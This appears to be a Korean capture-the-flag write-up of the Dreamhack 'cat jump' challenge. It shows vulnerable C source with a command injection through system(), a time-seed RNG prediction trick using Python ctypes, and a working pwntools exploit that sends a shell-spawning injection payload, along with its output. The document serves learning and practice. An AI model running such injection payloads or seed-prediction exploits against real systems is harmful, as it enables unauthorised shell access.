


[Dreamhack.io] cat jump

- Platform: Dreamhack
- Date: 2026-08-18 (solved) / 2026-08-20 (written)
- Difficulty: Easy
- Tags: #pwn #random-seed #command_injection

1. Challenge Overview (문제 개요)

📄 문제 요약

- 목표: Flag 획득 (/flag 읽기 또는 execve 쉘 획득)
- 제공 파일:



- 보호 기법 (Checksec):

```
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
SHSTK: Enabled
IBT: Enabled
Stripped: No
```

2. Vulnerability Analysis (취약점 분석)

소스 코드 / 디컴파일 분석

```
/*
헤더 파일 선언부
*/

#define CAT_JUMP_GOAL 37
```

```

#define CATNIP_PROBABILITY 0.1
#define CATNIP_INVINCIBLE_TIMES 3

#define OBSTACLE_PROBABILITY 0.5
#define OBSTACLE_LEFT 0
#define OBSTACLE_RIGHT 1

/*
버퍼 초기화 및 배너 출력 함수 부분
*/

char cmd_fmt[] = "echo \"%s\" > /tmp/cat_db";
/*
사용자 입력을 시스템 명령어로서 사용하므로
Command Injection 공격이 가능
*/

void StartGame() {
    char cat_name[32];
    char catnip;
    char cmd[64];
    char input;
    char obstacle;
    double p;
    unsigned char jump_cnt;

    srand(time(NULL));

    catnip = 0;
    jump_cnt = 0;

    puts("let the cat reach the roof! 🐱");

    sleep(1);

    do {
        // set obstacle with a specific probability.
        obstacle = rand() % 2;

        // get input.
        do {
            printf("left jump='h', right jump='j': ");
            scanf("%c%c", &input);
        } while (input != 'h' && input != 'l');

        // jump.
        if (catnip) {
            catnip--;
            jump_cnt++;
            puts("the cat powered up and is invincible! nothing cannot stop! 🐱");
        } else if ((input == 'h' && obstacle != OBSTACLE_LEFT) ||
            (input == 'l' && obstacle != OBSTACLE_RIGHT)) {

```

```

        jump_cnt++;
        puts("the cat jumped successfully! 🐱");
    } else {
        puts("the cat got stuck by obstacle! 🐱 🚧 ");
        return;
    }

    // eat some catnip with a specific probability.
    p = (double)rand() / RAND_MAX;
    if (p < CATNIP_PROBABILITY) {
        puts("the cat found and ate some catnip! 🐱");
        catnip = CATNIP_INVINCIBLE_TIMES;
    }
} while (jump_cnt < CAT_JUMP_GOAL);

puts("your cat has reached the roof!\n");

printf("let people know your cat's name 🐱: ");
scanf("%31s", cat_name);

snprintf(cmd, sizeof(cmd), cmd_fmt, cat_name);
system(cmd);

printf("goodjob! ");
system("cat /tmp/cat_db");
}

int main(void) {
    Init();
    PrintBanner();
    StartGame();

    return 0;
}

```

- 프로그램은 총 37번의 랜덤한 경우를 통과한 뒤, cat_name 변수를 입력받고, 이를 명령어 일부로 만든 뒤, system 함수를 실행한다.
- 사용자의 입력을 명령어로 사용하므로, Command Injection 공격이 가능하다
- 이때, cmd_fmt에 있는 " " 를 우회하기만 하면 원하는 명령을 수행할 수 있다

취약점 원인 (Root Cause)

- 발생 원인: 사용자 입력을 필터링 없이 명령어로 사용
- 파급 효과: 셸 명령어 사용 가능

3. Trial & Error (삽질 및 실패 기록)

- command injection 공격이 가능하지만, 이것은 37번의 랜덤한 경우를 다 통과해야만 한다.
- 결국 37번의 랜덤한 경우를 한 번에 통과해야만 공격이 성공할 것이다.

- 아래는 처음 시도한 방법이다.

× Attempt 1: [37번 성공하는 경우까지 프로세스 실행하기] >

- 가설: pwntool를 통해 37번 성공하는 프로세스를 찾기
- 시도 내용:
 - try-except 구문을 통해 프로세스를 생성하고 삭제하면서 한 번에 성공하는 프로세스를 찾는다
- 결과 및 에러: 200번 시도해도 원하는 프로세스를 찾지 못함
- 원인 분석:
 - 수학적으로, 50% 확률을 37번 연속하여 맞힐 확률은 약 1,374억 3,895만 분의 1이다
 - 이 극악의 확률 때문에 brute force 방식으로 프로세스를 생성하는 것은 거의 불가능하다고 볼 수 있다
- 에러 로그 / 터미널 출력:

```
[+] Starting local process './cat_jump': pid 1828
24th -> fail (1 success)
[*] Process './cat_jump' stopped with exit code 0 (pid 1828)
[+] Starting local process './cat_jump': pid 1830
25th -> fail (2 success)
[*] Process './cat_jump' stopped with exit code 0 (pid 1830)
[+] Starting local process './cat_jump': pid 1832
26th -> fail (10 success)
[*] Process './cat_jump' stopped with exit code 0 (pid 1832)
[+] Starting local process './cat_jump': pid 1834
27th -> fail (1 success)
[*] Process './cat_jump' stopped with exit code 0 (pid 1834)
[+] Starting local process './cat_jump': pid 1836
[*] Process './cat_jump' stopped with exit code 0 (pid 1836)
28th -> fail (0 success)
[+] Starting local process './cat_jump': pid 1838
29th -> fail (1 success)
```

4. Exploit Strategy (최종 해결 전략)

✓ 돌파구 (Breakthrough)

- 프로그램 내에서 `srand(time(NULL))`를 통해 실행될 때마다 새로운 랜덤 seed를 생성하는데, 만약 동일한 랜덤 seed를 파이썬에 구현할 수만 있다면 한 번에 통과할 수 있을 것이다.
- 검색을 통해 파이썬과 C의 랜덤 seed를 일치시킬 수 있는 방법으로, 파이썬 `ctypes` 모듈 내에 `CDLL` 함수를 이용할 수 있음을 알게 되었다.
- `CDLL` 함수를 통해 프로세스와 동일한 랜덤 시드를 생성하고 해당 시드에 따라 랜덤한 값을 가지고 오면서 게임을 진행한다.
- 이후 명령어를 삽입함으로써 쉘을 획득한 뒤, 플래그를 확인한다.

ctypes 모듈 내 CDLL 함수

- ctypes : DLL이나 공유 라이브러리에 있는 함수를 파이썬에서 직접 호출할 수 있도록 해주는 파이썬 표준 외부 함수 라이브러리
- CDLL : 프로세스에 로드된 DLL (동적 링크 라이브러리)를 파이썬과 연동
- ldd 명령어를 통해 해당 프로그램의 동적 링커, 라이브러리를 확인하면
/lib/x86_64-linux-gnu/libc.so.6 주소에 동적 라이브러리가 있는 것을 알 수 있다.

```
linux-vdso.so.1 (0x00007fffd40476000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007d7eeae00000)
/lib64/ld-linux-x86-64.so.2 (0x00007d7eeb075000)
```

1. CDLL('/lib/x86_64-linux-gnu/libc.so.6') 로 라이브러리를 파이썬과 연동
2. srand(), rand() 함수를 사용하여 랜덤 시드를 일치시키고 랜덤 값을 생성
3. cmd_fmt 변수 내의 " 로 인해 단순히 /bin/sh 를 입력하면 문자열로 인식
==> 따라서 " 를 우회할 수 있도록 \";/bin/sh;\n" 등의 명령어를 입력해야 한다.

5. Exploit Code (최종 코드)

× 주의할 점

- CDLL 함수를 통해 동적 라이브러리를 연동시켰다고 해도, 파이썬 소스 코드가 실행이 되고, 프로세스가 커널에 로드되는 시간으로 인해, srand에서 약간의 오차가 생길 수 있다.
- 이를 srand(time(0x00) - 1), srand(time(0x00) - 2) 등을 통해 알맞는 경우를 찾을 수 있겠지만, 소스 코드 한 번의 실행으로 모든 경우를 찾기 위해, time(0x00)에서 빼거나 더하는 값의 범위를 -5 부터 +5 로 정하여 반복 실행하였다.

```
#!/usr/bin/python3
from pwn import *
from ctypes import CDLL

# context.log_level = 'debug'

reach_roof = False
for offset in range(-5, 6):
    try:
        # p = remote('IP', PORT)
        p = process('./cat_jump')

        libc = CDLL('/lib/x86_64-linux-gnu/libc.so.6') # C library function

        libc.srand(libc.time(0x00) + offset)

        for i in range(37):
            obstacle = libc.rand() % 2

            p.recvuntil(b"jump='j': ")
            if obstacle == 0:
```

```
        p.sendline(b'l')
    elif obstacle == 1:
        p.sendline(b'h')

    print(offset, p.recvline())
    libc.rand() # for catnip

    p.sendlineafter(b': ', b"hello\";/bin/sh;echo\"")
    p.interactive()

except EOFError:
    pass

finally:
    p.close()
```

- 아래 사진은 로컬 환경에서 실행한 결과이다.

```
-5 b'the cat got stuck by obstacle! \xf0\x9f\x98\xbf \xf0\x9f\xaa\xa8 \n'
[*] Process './cat_jump' stopped with exit code 0 (pid 1919)
[+] Starting local process './cat_jump': pid 1921
-4 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
-4 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
-4 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
-4 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
-4 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
-4 b'the cat got stuck by obstacle! \xf0\x9f\x98\xbf \xf0\x9f\xaa\xa8 \n'
[*] Process './cat_jump' stopped with exit code 0 (pid 1921)
[+] Starting local process './cat_jump': pid 1923
-3 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
-3 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
-3 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
-3 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
-3 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
-3 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
-3 b'the cat got stuck by obstacle! \xf0\x9f\x98\xbf \xf0\x9f\xaa\xa8 \n'
[*] Process './cat_jump' stopped with exit code 0 (pid 1923)
[+] Starting local process './cat_jump': pid 1925
-2 b'the cat got stuck by obstacle! \xf0\x9f\x98\xbf \xf0\x9f\xaa\xa8 \n'
[*] Process './cat_jump' stopped with exit code 0 (pid 1925)
[+] Starting local process './cat_jump': pid 1927
-1 b'the cat got stuck by obstacle! \xf0\x9f\x98\xbf \xf0\x9f\xaa\xa8 \n'
[*] Process './cat_jump' stopped with exit code 0 (pid 1927)
[+] Starting local process './cat_jump': pid 1929
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat jumped successfully! \xf0\x9f\x90\xb1\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
0 b'the cat powered up and is invincible! nothing cannot stop! \xf0\x9f\x90\x88\n'
[*] Switching to interactive mode
hello
$ cat flag
DH{**flag**}
$
```

6. 배운 점 & 오답 노트

- 새로 알게 된 파이썬 모듈:

- `ctypes` : C 호환 데이터형을 제공하며, DLL 혹은 공유 라이브러리에 있는 함수를 파이썬에서 직접 호출할 수 있도록 해주는 파이썬 표준 외부 함수 라이브러리